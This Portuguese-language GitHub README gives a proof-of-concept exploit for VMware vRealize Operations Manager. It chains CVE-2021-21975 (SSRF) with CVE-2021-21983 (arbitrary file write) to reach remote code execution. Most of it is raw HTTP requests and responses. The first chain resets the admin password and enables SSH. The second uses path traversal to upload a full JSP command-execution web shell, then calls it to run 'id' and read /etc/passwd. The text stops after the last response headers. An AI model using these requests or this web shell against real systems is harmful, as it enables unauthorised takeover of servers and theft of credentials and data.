 murataydemir/cve-2021-21983
[CVE-2021-21983] Escrita Arbitrária de Arquivos na API do VMware vRealize Operations (vROps) Manager Leva à Execução Remota de Código (RCE)

[CVE-2021-21975] Gravação Arbitrária de Arquivos na API do VMware vRealize Operations (vROps) Manager Leva à Execução Remota de Código (RCE)
O vRealize Operations (vROps) é uma ferramenta de gerenciamento de operações de TI autônomo, alimentada por IA, de aplicativos à infraestrutura, que otimiza, planeja e dimensiona implantações de VMware Cloud e HCI, ao mesmo tempo que unifica o monitoramento de nuvem pública. A API do VMware vRealize Operations Manager 8.4 and all previous versions está vulnerável a Server Side Request Forgery (SSRF). A exploração bem-sucedida dessa vulnerabilidade pode levar à leitura ou atualização de recursos internos e, nesse caso, um atacante pode facilmente roubar as credenciais administrativas do servidor vROps. Ao combinar CVE-2021-21975 e CVE-2021-21983, um atacante pode executar código arbitrário no servidor vRealize Operations remoto.


Cadeia de Ataque 1, Etapa 1: Após obter o token de Autorização válido (para obter mais informações sobre como obter o token de Autorização, visite CVE-2021-21975, para explorar a vulnerabilidade CVE-2021-21983, você pode usar a funcionalidade de redefinição de senha do método de API
PUT /casa/os/slice/user HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Content-Type: application/json
Connection: close
Content-Length: 47

{"username":"admin","password":"P@ssw0rd!"}
A resposta da solicitação acima está abaixo
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 10:14:04 GMT
Server: Apache
X-VSCM-Request-Id: 2q0012uV
Set-Cookie: JSESSIONID=3EF7C5C58CB8056BF7799B6C7A713AAA; Path=/casa; Secure; HttpOnly
Content-Length: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close

Cadeia de Ataque 1, Etapa 2: Em seguida, simplesmente habilitamos o serviço ssh no appliance vROps da seguinte forma:
POST /casa/ssh/enable HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Connection: close
Content-Length: 68
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=

{"is_ssh_enabled":true,"is_ssh_disabled":false,"ssh_status":false}
A resposta da solicitação acima está abaixo
HTTP/1.1 200 200
Date: Fri, 25 Feb 2022 15:23:01 GMT
Server: Apache
X-VSCM-Request-Id: 2q000TKm
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 66

{"is_ssh_enabled":true,"is_ssh_disabled":false,"ssh_status":false}
Após ativar o serviço SSH no alvo, podemos simplesmente estabelecer conexão com a instância vROps remota, assim:
root@kali[ ~ ] # ssh admin@vulnerablehost
vRealize Operations Manager Appliance
admin@vulnerablehost's password:
Last Login: Fri Feb 25 15:19:31 2022 from Your_IP_Address
admin@vRealizeClusterNode [ ~ ] $ id
uid=1000(admin) gid=1003(admin) groups=1003(admin),0(root),25(apache),28(wheel)
admin@vRealizeClusterNode [ ~ ] $

Cadeia de Ataque 2, Etapa 1: Explorando File Path Traversal e fazendo upload de uma web shell leve
POST /casa/private/config/slice/ha/certificate HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Length: 914

------WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Disposition: form-data; name="name"

../../../../../usr/lib/vmware-casa/casa-webapp/webapps/casa/webs3ll.jsp
------WebKitFormBoundarysCyD1z0cA1bkcfxK
Content-Disposition: form-data; name="file"; filename="egal"
Content-Type: text/html

<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
------WebKitFormBoundarysCyD1z0cA1bkcfxK--
A resposta da solicitação acima está abaixo
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 10:57:05 GMT
Server: Apache
X-VSCM-Request-Id: 2q0012yJ
Set-Cookie: JSESSIONID=98FB01BB058DCB392FCF76F6FD9039DC; Path=/casa; Secure; HttpOnly
Content-Length: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Cadeia de Ataque 2, Etapa 2: Faça uma solicitação para chamar a web shell enviada
GET /casa/webs3ll.jsp?cmd=id HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
A resposta da solicitação acima está abaixo
HTTP/1.1 200 200
Date: Wed, 16 Mar 2022 12:45:29 GMT
Server: Apache
Set-Cookie: JSESSIONID=816B1BFE4721A9407C4AAD8E822B83C6; Path=/casa; Secure; HttpOnly
Content-Length: 98
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: text/html;charset=ISO-8859-1

Command: id<BR>
uid=1000(admin) gid=1003(admin) groups=1003(admin),0(root),25(apache),28(wheel)
Lendo o conteúdo do arquivo /etc/passwd
GET /casa/webs3ll.jsp?cmd=cat%20/etc/passwd HTTP/1.1
Host: vulnerablehost
Authorization: Basic bWFpbnRlbmFuY2VBZG1pbjpTZzVzUW1ZODJLb0NZZ1dFdi9Ia0JMeGE=
Connection: close
HTTP/1.1 200 200
Date: Mon, 14 Mar 2022 11:05:36 GMT
Server: Apache
Set-Cookie: JSESSIONID=F98859D8C48095AEC2B91A468E74DCC6; Path=/casa; Secure; HttpOnly
Content-Length: 1017
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: data: 'unsafe-inline' 'unsafe-eval'; child-src *
Connection: close
Content-Type: text/html;charset=ISO-8859-1
